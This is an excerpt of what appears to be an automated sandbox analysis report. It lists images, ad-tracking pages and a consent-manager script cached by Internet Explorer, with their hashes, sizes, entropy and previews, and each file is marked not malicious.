Preview:	.PNG.....IHDR.....a....pHYs.....+.....IDATx..QKN.A....(..1a.....p...o..T...../.....$..n\...V.C .b2.....qe'.T.1.1h8./.....$:Y6...w}_>...P.o$.n....X,<...R..y....$p.P..c.\.7.. f...H.vm...I.....b..K..3.....R..u...Z'.?..$.B...l.r....H.1....MN).c.K1H.....t...9.....d.$.....:..8..8@t._...1.".@C....i&Z.'...A1...!....R....}.w.E4.|_..N.....b...(.^.vH.....j.....s...h. ..9.p!... ..gT.=B.|..,=v.....G..c.5.....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9026IKNJ\BBVuddh[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	316
Entropy (8bit):	6.917866057386609
Encrypted:	false
SSDEEP:	6:6v/lhPahmxj1eqc1Q1rHZl8lsCkp3yBPn3OhM8TD+8lzjpxVYSmO23KuZDp:6v/7j1Q1Q1Zl8lsfp36+hBTD+8pjpxy/
MD5:	636BACD8AA35BA805314755511D4CE04
SHA1:	9BB424A02481910CE3EE30ABDA54304D90D51CA9
SHA-256:	157ED39615FC4B4BDB7E0D2CC541B3E0813A9C539D6615DB97420105AA6658E3
SHA-512:	7E5F09D34EFBFCB331EE1ED201E2DB4E1B00FD11FC43BCB987107C08FA016FD7944341A994AA6918A650CEAFE13644F827C46E403F1F5D83B6820755BF1A4C13
Malicious:	false
Preview:	.PNG.....IHDR.....a....pHYs.....+.....IDATx....P..?E....U..E..|.....|...M.XD.`4YD...{.\6....s..0.;....?..&.../. .....$.\|Y....UU)gj...]..;x..(.."..$l.(.\.E.....4....y.....c...m. m.P...Fc...e.0.TUE....V.5..8..4..i.8.}.C0M.Y..w^G..t.e.l..0.h.6.|.Q...Q..i~.|...._...'..Q..."....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9026IKNJ\a5ea21[1].ico	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 32 x 32, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	758
Entropy (8bit):	7.432323547387593
Encrypted:	false
SSDEEP:	12:6v/792/6TCfasyRmQ/iyzH48qyNkWCj7ev50C5qABOTo+CGB++yg43qX4b9uTmMI:F/6easyD/iCHLSWWqyCoTTdTc+yhaX4v
MD5:	84CC977D0EB148166481B01D8418E375
SHA1:	00E2461BCD67D7BA511DB230415000AEFBD30D2D
SHA-256:	BBF8DA37D92138CC08FFEEC8E3379C334988D5AE99F4415579999BFBBB57A66C
SHA-512:	F47A507077F9173FB07EC200C2677BA5F783D645BE100F12EFE71F701A74272A98E853C4FAB63740D685853935D545730992D0004C9D2FE8E1965445CAB509C3
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9026IKNJ\a5ea21[1].ico	
Preview:	.PNG.....IHDR... ... .pHYs.....vpAg... ... .eIDATH...o.@../..MT..KY..P!9^....:UjS..T."P.(R.PZ.KQZ.S. ....,v2.^.....9/t....K..;_ }'.....~..qK..i.;.B..2.`.C...B.....<...CB.....).....;..Bx..2.}.. ._>w!..%B..{.d...LCgz..j/.7D.*.M.*.....'.HK..j%.!DOf7.....C.]._Z.f+..1.I+.;.Mf....L:Vhg..[.. ..O:..1.a....F..S.D...8<n.V.7M.....cY@.....4.D..kn%.e.A.@IA.,>\.Q|.N.P.....<.!....ip...y..U....J...9...R..mgp}vvn.f4$..X.E.1.T...?.....'.wz..U...../[...z..(DB.B(....-.....B.=m.3.....X...p...Y.....w..<.....8...3.;.0....(..I...A..6f.g.xF..7h.Gmq|....gz_Z...x..0F'.....x..=Y}.,jT..R.....72w/...Bh..5..C...2.06`.....8@A..."zTXtSoftware..x.sL.OJU..MLO.JML../.....M....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9026IKNJ\cfdbd9[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 27 x 27, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	740
Entropy (8bit):	7.552939906140702
Encrypted:	false
SSDEEP:	12:6v/70MpfkExg1J0T5F1NRlYx1TEdLh8vJ542irJQ5nnXZkCaOj0cMgL17jXGW:HMuXk5RwTTEovn0AXZMitL9aW
MD5:	FE5E6684967766FF6A8AC57500502910
SHA1:	3F660AA0433C4DBB33C2C13872AA5A95BC6D377B
SHA-256:	3B6770482AF6DA488BD797AD2682C8D204ED536D0D173EE7BB6CE80D479A2EA7
SHA-512:	AF9F1BABF872CBF76FC8C6B497E70F07DF1677BB17A92F54DC837BC2158423B5BF1480FF20553927ECA2E3F57D5E23341E88573A1823F3774BFF8871746FFA51
Malicious:	false
Preview:	.PNG.....IHDR.....U....sBIT....|.d.....pHYs.....~.....tEXtSoftware.Adobe Fireworks CS6.....tEXtCreation Time.07/21/16.~y....<IDATH..;k.Q....;.;..&..#...4..2... ..V,...X..~.{..|.Cj.....B$.%.nb....c1...w.YV....=g.....!..&.$.mI...I.$M.F3.}W,e.%..x.,..c..0.*V....W.=0.uv.X...C....3`....s.....c.....2]E0.....M...^i...[..]5.&...g.z5]H....gf....I... .u....:uy.8"....5...0.....z.....o.t...G..".....3.H....Y....3..G....v..T....a.&K.....,T.\.[..E.....?.....D.....M..9...ek..kP.A.`2.....k...D.}.\...V%.\..vIM..3.t....8.S.P.....9.....yI.<...9... ..R.e.!`..-@.....+.a..*x..0.....Y.m.1..N.I...V.'..;.V..a.3.U....,1c.-.J<..q.m-1...d.A..d.`.4.k..i.....SL.....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9026IKNJ\medianet[1].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	HTML document, ASCII text, with very long lines
Category:	dropped
Size (bytes):	412168
Entropy (8bit):	5.48657724985617
Encrypted:	false
SSDEEP:	6144:zC/kYqP1vG2jnmuynGJ8nKM03VCuPbLX9cJBprymD:l1vFjKnGJ8KMGxTOrymD
MD5:	0EF0BF0443960599B2E64C4B309F32B0
SHA1:	6CEDB45017BE60FFFE6EF5F4DAAA8C772F0BEE50
SHA-256:	F8579D775BFA99DE43DCD462459298A2005BDC016687DCF2C1E4BC8F7FEEFA9C
SHA-512:	233417546EC192FF4547EE92E384484D363622D6615A95B3D45F7878A63209812A0227E1D4F1633F93A15CD5934A9108E63001990E6B0F9AD1D8F9D391401AD8
Malicious:	false
Preview:	<html>.<head></head>.<body style="margin: 0px; padding: 0px; background-color: transparent;">.<script language="javascript" type="text/javascript">window.mnjs=window.mnjs||{},window.mnjs.ERP=window.mnjs.ERP||function(){"use strict";for(var l="",s="",c="",f={},u=encodeURIComponent(navigator.userAgent),g=[],e=0;e<3;e++)g[e]=[];function d(e){void 0===e.logLevel&&(e={logLevel:3,errorVal:e}),3<=e.logLevel&&g[e.logLevel-1].push(e)}function n(){var e=0;for(a=0;a<3;a++)e+=g[a].length;if(0!==e){for(var n,r=new Image,o=f.lurl||"https://lg3-a.akamaihd.net/nerrping.php",t="",i=0,a=2;0<=a;a--){for(e=g[a].length,0;0<e;){if(n=1===a?g[a][0]:{logLevel:g[a][0].logLevel,errorVal:{name:g[a][0].errorVal.name,type:l,svr:s,servname:c,errId:g[a][0].errId,message:g[a][0].errorVal.message,line:g[a][0].errorVal.lineNumber,description:g[a][0].errorVal.description,stack:g[a][0].errorVal.stack}},n=n,!((n="object"!=typeof JSON||"function"!=typeof JSON.stringify?"JSON IS NOT SUPPORTED":JSON.stringify(n)

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9026IKNJ\medianet[2].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	HTML document, ASCII text, with very long lines
Category:	dropped
Size (bytes):	412168
Entropy (8bit):	5.486586418379137
Encrypted:	false
SSDEEP:	6144:zC/kYqP1vG2jnmuynGJ8nKM03VCuPbpX9cJBprymD:l1vFjKnGJ8KMGxTIrymD
MD5:	1248F9BED26A76A6B3F5673C4FD8DF28
SHA1:	55BE4AF0EFDB97519D01E07173456DF626AB55EC
SHA-256:	5BB70282E20A3B33B3BE5CADA305FDCE8B33EA7DE2850938326F69F5F0DD9801
SHA-512:	C68F0BA06DC4F5749F2E427088DAE25CC7D6EBA8E33EF1AB6D64ABB7E27CBC5F138D29D5B313DE962F6BEF7B018EFC0CCF2CBD7AE3477799A683E7AAD193D39
Malicious:	false
Preview:	<html>.<head></head>.<body style="margin: 0px; padding: 0px; background-color: transparent;">.<script language="javascript" type="text/javascript">window.mnjs=window.mnjs||{},window.mnjs.ERP=window.mnjs.ERP||function(){"use strict";for(var l="",s="",c="",f={},u=encodeURIComponent(navigator.userAgent),g=[],e=0;e<3;e++)g[e]=[];function d(e){void 0===e.logLevel&&(e={logLevel:3,errorVal:e}),3<=e.logLevel&&g[e.logLevel-1].push(e)}function n(){var e=0;for(a=0;a<3;a++)e+=g[a].length;if(0!==e){for(var n,r=new Image,o=f.lurl||"https://lg3-a.akamaihd.net/nerrping.php",t="",i=0,a=2;0<=a;a--){for(e=g[a].length,0;0<e;){if(n=1===a?g[a][0]:{logLevel:g[a][0].logLevel,errorVal:{name:g[a][0].errorVal.name,type:l,svr:s,servname:c,errId:g[a][0].errId,message:g[a][0].errorVal.message,line:g[a][0].errorVal.lineNumber,description:g[a][0].errorVal.description,stack:g[a][0].errorVal.stack}},n=n,!((n="object"!=typeof JSON||"function"!=typeof JSON.stringify?"JSON IS NOT SUPPORTED":JSON.stringify(n)

<table>
<tr><th colspan="2">C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9026IKNJ\otSDKStub[2].js</th></tr>
<tr><td>Process:</td><td>C:\Program Files (x86)\Internet Explorer\iexplore.exe</td></tr>
<tr><td>File Type:</td><td>ASCII text, with very long lines, with CRLF line terminators</td></tr>
<tr><td>Category:</td><td>dropped</td></tr>
<tr><td>Size (bytes):</td><td>19145</td></tr>
<tr><td>Entropy (8bit):</td><td>5.333194115540307</td></tr>
<tr><td>Encrypted:</td><td>false</td></tr>
<tr><td>SSDEEP:</td><td>384:7RoViYMusfTaiBMFHRy0I2VMwG4JRuIKBf:7aViMsffBMnktf</td></tr>
<tr><td>MD5:</td><td>0D2A3807FB77D862C97924D018C7B04C</td></tr>
<tr><td>SHA1:</td><td>9D17F3621001D08F7B98395AC571FC5F6CDA7FEF</td></tr>
<tr><td>SHA-256:</td><td>75DE71E7FEAC92082AF2F49B7079C0B587B16A5E2BB4DABDA7E7EB66327402FB</td></tr>
<tr><td>SHA-512:</td><td>409ABCD5E970CAFF9F489D3E7F3D9464B2C5189118D2D046CA99E42CEC630C2C65B30397B8A87C3860E3426CF9F7E0A5F86511539CA9D9AEDA26C74CA90559</td></tr>
<tr><td>Malicious:</td><td>false</td></tr>
<tr><td>Preview:</td><td>var OneTrustStub=function(e){"use strict";var t,o,n,i,a,r,s,l,c,p,u,d,m,h,f,g,A,b,y,v,C,I,w,S,L,T,R,B,D,P,_,E,G,U,O,k,F,V,N,x,j,H,M,K,z,q,W,J,Y,Q,X,Z,$,ee=new function(){
this.optanonCookieName="OptanonConsent",this.optanonHtmlGroupData=[],this.optanonHostData=[],this.genVendorsData=[],this.IABCookieValue="",this.oneTru
stIABCookieName="eupubconsent",this.oneTrustIsIABCrossConsentEnableParam="isIABGlobal",this.isStubReady=!0,this.geolocationCookiesParam="geolocation",
this.EUCOUNTRIES=["BE","BG","CZ","DK","DE","EE","IE","GR","ES","FR","IT","CY","LV","LT","LU","HU","MT","NL","AT","PL","PT","RO","SI","SK","FI","SE","GB","HR","L
I","NO","IS"],this.stubFileName="otSDKStub",this.DATAFILEATTRIBUTE="data-domain-script",this.bannerScriptName="otBannerSdk.js",this.mobileOnlineURL=[],this.isMi
gratedURL=!1,this.migratedCCTID="[[OldCCTID]]",this.migratedDomainId="[[NewDomainId]]",this.userLocation={country:"",state:""}};(o=t=t||{})[o.Unknown=0]="Unknow
n",o[o.BannerCloseButton=1]="BannerCloseButton",o[</td></tr>
</table>

<table>
<tr><th colspan="2">C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\CS6IXJW6\AA5Wkdg[1].png</th></tr>
<tr><td>Process:</td><td>C:\Program Files (x86)\Internet Explorer\iexplore.exe</td></tr>
<tr><td>File Type:</td><td>PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced</td></tr>
<tr><td>Category:</td><td>dropped</td></tr>
<tr><td>Size (bytes):</td><td>525</td></tr>
<tr><td>Entropy (8bit):</td><td>7.421844150920897</td></tr>
<tr><td>Encrypted:</td><td>false</td></tr>
<tr><td>SSDEEP:</td><td>12:6v/7djHPPM9IhOfybHNtOytXQlcyY7r1vEP/N:2jHM9IhOfCttJVqR01sP1</td></tr>
<tr><td>MD5:</td><td>92496B0E07883E12CD6EA765204137CD</td></tr>
<tr><td>SHA1:</td><td>5F11C47C9D4D6A52DA90F2F2BA1AFFEB40E8C2C1</td></tr>
<tr><td>SHA-256:</td><td>C1F7888A82E3D3DD5E7190E99EC61FE4608399BEAA0EB5A52A32FE584E639015</td></tr>
<tr><td>SHA-512:</td><td>384DA4D21A583934E43DD967720DD7546821AD1AFE7F36ABC5D3574F5BABB91ED3BC9D487809E804AADC4F5762F02A0C6B58020925ED1885682F2796C8D690A</td></tr>
<tr><td>Malicious:</td><td>false</td></tr>
<tr><td>Preview:</td><td>.PNG........IHDR................a....pHYs..........+......IDATx..SKn.A.}U.......Kc.$....."..a.....{ ;v.. 6H.e$. .Hl.=.U..........^..y...^4.#..E1.<r.G$...-O7.k..M./e!.1t3ex.......).v...T.....T....~D.c.
..!l%`.......1..d.\e.}n...m.P.....=.].t07/W5......-.m`..>......q.B.._(.A......T@..+..B......g.7@n .^. ..u.......IR.XER.....q...v.I.A..o..,A~..I..U2|FJ..7=....qJX.f-.......A..F.#x.....uj..!)...c_0..t..
s....D..Fl.=..#t..[.X..=...m.s....S..ryZ.Ho...n._"..f<...4.=X.../V&........_.3eo.......R......IEND.B`.</td></tr>
</table>

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\CS6IXJW6\AAOdxvW[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 622x368, frames 3
Category:	dropped
Size (bytes):	23645
Entropy (8bit):	7.810879378215357
Encrypted:	false
SSDEEP:	384:IUEz+UYUKaDX4ZCDbcpwWpedBE/WYqU9m8LaBIlJcv1DAKvA4IFE4JN3QNr:IUEz+UbKa8ZQQptpedAWp8LaCHg1DAed
MD5:	F2186DFE6F4836465043A993391B84C5
SHA1:	C595247171C1DD8D73429B0C58773C5E177106C5
SHA-256:	710EFEEA80DBB97B005C47E34341F00ABCD3345A5756EC967A6D1D6D06094B22
SHA-512:	21E86B092676E1EAE42E18C680D176A045E8158CE8386DB7D8624B7D3C70E9A018C1992FCAB22A6FEBF824445BF1850E7E98BFB4AECDA769ADA52356DFCF43 D3
Malicious:	false
Preview:	......JFIF.....`.`..................... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.......&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO OOOOOOOOOOOOOO......p.n..}........!1A..Qa."q.2....#B...R..$3br........%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz........ ....w.......!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz......... ....?..pn..+1..(...P1.L..s.4..1@.8^2h....2)J...P"0..@.c..g<.!<..)..BW.J.."Xm4..0......4$..z.C+mL.......*..6.?. <......4. .Hb(.&8....=..1..* ....A4..(.2.......HT...5.p.....{.E.4.p.....L.....{P....+HBc4..8.3I...y.S`d....7.k.U....B.........^(..h...H.m;..c...@..1@...B.@.Bc....p....4.}(..H..:S@.#..4...!...P!)..T.i..M..M...h..a..1.c..n(.......H ...<?..1..........!...S.`8.1.J.1..0..h.H

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\CS6IXJW6\AAPXV6f[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 622x368, frames 3
Category:	dropped
Size (bytes):	43958
Entropy (8bit):	7.95479647369897
Encrypted:	false
SSDEEP:	768:IdCQ1yKoBe/VFAqoqC/SW7LndEg6qbkwFYXbGUMCCwkAymDJ6ROomfB5G:IdREILRoh6W7TdE4TmiVbwkAymV6R+f6

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\CS6IXJW6\AAPXV6f[1].jpg	
MD5:	B43D172214BFE87CA52255744EC5929C
SHA1:	43C790A53D899DEB39D6EAF5FB449953282D10E8
SHA-256:	54BE96E34C36759FF69E882E176B4B49FD52B87B08E658F6544B367207B1B624
SHA-512:	3C35AF2C4EE4268EA820767DDBE05D94B5D33B033261F9E8628B06D3FF616830BA23D2B35A98A0087550F7A0A3C634FA966A65107757B6F40F25F7AACCD63FF1
Malicious:	false
Preview:	......JFIF.....`.`..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....p.n.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....?..'.q&.e&.v.l<i..8..7L.4&&..j..8.....b."E...KF.f...'....4..i0..ku..%c...v..<./..oj.....m...*d.c..!{.Bx.a..35.m..O>..L...2.Qs&OJh.8.:-7R].n.i.Jz..v..@`MW1.b.....%.)\..cv..S...hi...w..H./..K..T..L.K.l...n.T..vi.G$.....0.0l.....o.....V6..Y0qS..i"...9..6..'..c....s....f.....d.-....n\Y.....,..e.....i.Yy.q...@..;.l..5.7..1.0.Y.....XV^..O1.>VH.SF...j.-..7..9..T.....c.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\CS6IXJW6\AARfw7b[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 622x368, frames 3
Category:	modified
Size (bytes):	25424
Entropy (8bit):	7.872077651941203
Encrypted:	false
SSDEEP:	384:IJevjgAhlBpfdsHJUebsmAiW4XtCi3TLAIJM0usV9QewV/0JjucfK8lXsENe:IJeLgUB3spVbljD5jLpMdsVLjJ/VE
MD5:	4B4588EDDD7A2E6517B7D0018DD82EE3
SHA1:	6487DFE0E42A95116835CED249175E6F3D5E95B4
SHA-256:	366D03FA212EEE18E60835E02F07EB3D5C054BDE122E558C6F51F2133B36DB04
SHA-512:	641743FD1F56D3AE734EA6E5CEED1F3D5287B9C56E70C66C2D2C7D8050F4CC76DE4E00701908F9E9458994349CCBD93DFEA9B36C691BD06AE30E744C8B5990E
Malicious:	false
Preview:	......JFIF.....`.`..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....p.n.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....?...+....E .....f..:S.x94....Jb....?.....wHJ(.u=.J.T...6..pi..Z.g..3.-..js.(*....8...\.EP.....@...6.....2.....:.B...z...!$.0.@(.G..v.`O.....>.....u.6..-..4Y.....1'.@ ..(..XrE...\P.....]r{R.....Y.....!]...."a..b.L.1..AD.M....1.!.....-.:...%h.Ui.&..v.!..>..D..t.HpA..|....=jX..HaB...LP!.`.`To.i.i..[.....~f.$`.@.6....[.".a....EF..t#&7..).b.$.# ....)+..H.{.<..V..qYXb....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\CS6IXJW6\AARl0hy[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 100x75, frames 3
Category:	dropped
Size (bytes):	3256
Entropy (8bit):	7.8663108680757885
Encrypted:	false
SSDEEP:	48:QfAuETAN9spRjqf01fg9c1BYEo9Mx0F/bjc44qKCGCK1+sBUsKsXMiTkE+ON:Qf7EBjk2QcE+09444qKPTMsBUtu9xN
MD5:	A16117A702AA2CC7125970EA7171DB1E
SHA1:	9557FB5F76D277E72F18B2238E83B8DB03B13C80
SHA-256:	B21617317A24495B6DE7B6F7F63D76F6D04F57338A2F92A231B93FC194425CF4
SHA-512:	E48625587E710FFDB0F218DCDDF47CF38A658B215909B466F8C3B3713A44CE29A513FC8526A08756ADE6703D235AFE32CA2DBE63BD078AAC5F1E1E337A5F4FDA
Malicious:	false
Preview:	......JFIF.....`.`..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....K.d.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....?..]B;g.$m...SH...SW...~=.}.K.R..;i.h.....5i.\.;....I..E.....I^v.....'<z.Q`*.U.6C#.+?h.=.....p..YK.d..*...7k.....w).h.....v\....I...E..]Y..V.6.y*.L.....4....[.!..t....n...Rk.{8v9}^"o.Q...q.v...,..wWV...9.sF.1....[.m.....Q]..Q.?....n.y?Z.GG.…rz.....B..../....LF`o).M.B.....F.IT.]..(..A..hwA..."....1.^f$.....$.c...q...j..N.%.=...MF..B...x..'..WE&..[..B~.Y.....F

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\CS6IXJW6\AARIAXA[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 622x368, frames 3
Category:	dropped
Size (bytes):	47841
Entropy (8bit):	7.888478769037165
Encrypted:	false
SSDEEP:	768:I8z3lUpH7r8WV3RziR2bvz3/W1GvmU/L5/girHGvrWjdBXiB6J9Vy/gLMJDrXamA:I8z3+h/ZV3xiR2X/UUNVBXixgYJ/O
MD5:	5A202D316270FE5C61E76FD64123CB49
SHA1:	D4E21887B048C7206EDC7C77814854C0E44716FC
SHA-256:	2D53A045AC74C4F569011108FFC8641118B0B0C40354DBB14A9379F2723AA564
SHA-512:	0D77D47E34D099B47A219BAFC79503FEB0DD2A165FA561BE2C4D2BF7F6E16DCE8C832822A55F5A6C3CD22747072E111D48062DD5610DCCF13D544DCCD896F9

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\CS6IXJW6\AARlAXA[1].jpg

Malicious:	false
Preview:	

......JFIF.....`.`...................... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.......&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO
OOOOOOOOOOOOOO......p.n..}........!1A..Qa."q.2....#B...R..$3br........%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz........
....w.......!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.........
....?..Z.....%...q....."W=..M.8....1..(.rN3.@.F..h..F(...s...K....{.I\b.G.....!..#..P..y..h...........@..I.4......~..,,,..jq.....o..;..1.=...Q.4...?
1@.G.....`.......^...4..........OOz.....A..+...n....F:..@...N1..C ..{P.....t..\t.(.......9........V...A@.X.....(8..{P...L.?J.7.H....f...p.'...o.....C.&.h..g ..J.nO..Gz.].N7....K...;.....?.....h.Jp..@=..e-
....=...'..9.P...x#.4....wr

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\CS6IXJW6\AARlHk9[1].jpg

Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 622x368, frames 3
Category:	dropped
Size (bytes):	22187
Entropy (8bit):	7.823487910271174
Encrypted:	false
SSDEEP:	384:Iw64suNmj3MIjnMfqk1B7+laJrx3eNzi/x/l5w+QujCHNRTunP1KaU:Ij4JNmLxhoN+lXcnQueR2KaU
MD5:	8CFB07A50C5898ED84ECE2BEADAB2D66
SHA1:	FF0FD5B388DF586E4A376883F4A680D773C70B68
SHA-256:	C09DB064F815073A445A459FE4C5DC4AB14A9CF2F97B15AAC86D008E5FCFF490
SHA-512:	D383A52D1033DFA44793FFA150C5146210A3568BB381C2506574A5ADB14A25C498FD47F6DBD52FD0EC6656D11B22433B51B0696B291332B2D6BDDCD2480D92B
Malicious:	false
Preview:	

......JFIF.....`.`...................... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.......&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO
OOOOOOOOOOOOOO......p.n..}........!1A..Qa."q.2....#B...R..$3br........%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz........
....w.......!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.........
....?..jF.@....P1h......(.......@.@......P0..@......Z.(..a@.@....Z...P...@.........P..0.....-...P...Hi.m........Ce..Sr..9dA ..9.E...g.@(...
...$3.Q".E.9.;.$.Rf...........P.P.@.....P!TR-!..U...q8.#.\...d..f.@....P1h......(..........P.@.......(.h............(.h.UY..h)E.B36.4\j-..#!..&.-=GyO..8...bloC@r..'.....1......@..-...(... .m.
.`...b.@..-"......6b.zR..+d.0.B(...Zw2.H.Z....C..h.7..h;..z....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\CS6IXJW6\AARlmVR[1].jpg

Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 311x333, frames 3
Category:	dropped
Size (bytes):	19736
Entropy (8bit):	7.949340933037777
Encrypted:	false
SSDEEP:	384:N+gPPP9TWGxoxsFLXqPIHKaFFvr0BFxM+Yr9nxQBuLH:NfnPEOoxsFLXqPGLluxMnfQB6
MD5:	D3221B6BE6AC204663C8AD2095756C57
SHA1:	74EF52722F924E4289B83D6A2BCA3EE2F9FE87B8
SHA-256:	D1177AA2D9C644C3AE5A1571DA4DA613F9F9597C758699F57ED04D6D4FD1A74D
SHA-512:	8488B3DA5BCDD8EF3B43870967320A8FBB4D3420581C4CAEE318AFF11A088F4C069F25D684A78882C5982A4499AF15FEA9227BAE6B6AF354B6E4A4326F82F11F
Malicious:	false
Preview:	

......JFIF.....`.`...................... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.......&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO
OOOOOOOOOOOOOO......M.7..}........!1A..Qa."q.2....#B...R..$3br........%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz........
....w.......!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.........
....?....u.......=i0:+2f..j...b..aZ...2..4.9z.cD..%..2i.w`&.rk..Ty aQ.+..!.H..B..?.4....k.j...iv....=*.J1WlM.&...V.I.........6.=..B.d.xSY..
mw.X.5Ds.....i.5C.Se/...1W..-|B.9..6..F3[H..d.xX..v.:b.#.s...)...F.@..1.4...b......r.c.@.......@......F..ez4.k..|...*`......2].3XT...bj2..).E&d.s.nfG@.^...7jE.@.Q].:<.2vE....}...3w.jD!......
L..7W{...m....u+..1.-..<%q4...l.F...F}k...".m..;]

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\CS6IXJW6\AARlo9i[1].jpg

Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 100x75, frames 3
Category:	dropped
Size (bytes):	2334
Entropy (8bit):	7.804787398990509
Encrypted:	false
SSDEEP:	48:QfAuETAj7/rkdbUMIDJa/N+qyNlgKJKA4RZ3J0OjCB:Qf7E2rkNUjJaV5iMAU1J0/
MD5:	19C0AE16B773955A968DBC2E02F78DD9
SHA1:	68B07436E87A31B07DD7F20B897AE14664F15733
SHA-256:	A9651BD954612BE62AD6732BA260774FC7585C5D28F3571BB67C352C6B641BF4
SHA-512:	E3673451A23795B2401D2C38D04BD8A186DBF420662D7E45C1EF57C5CA6451A3D887975CE981DD1012794B7E999173D98E0BBD483E552DB12F1B1DAF3F26831
Malicious:	false
Preview:	

......JFIF.....`.`...................... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.......&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO
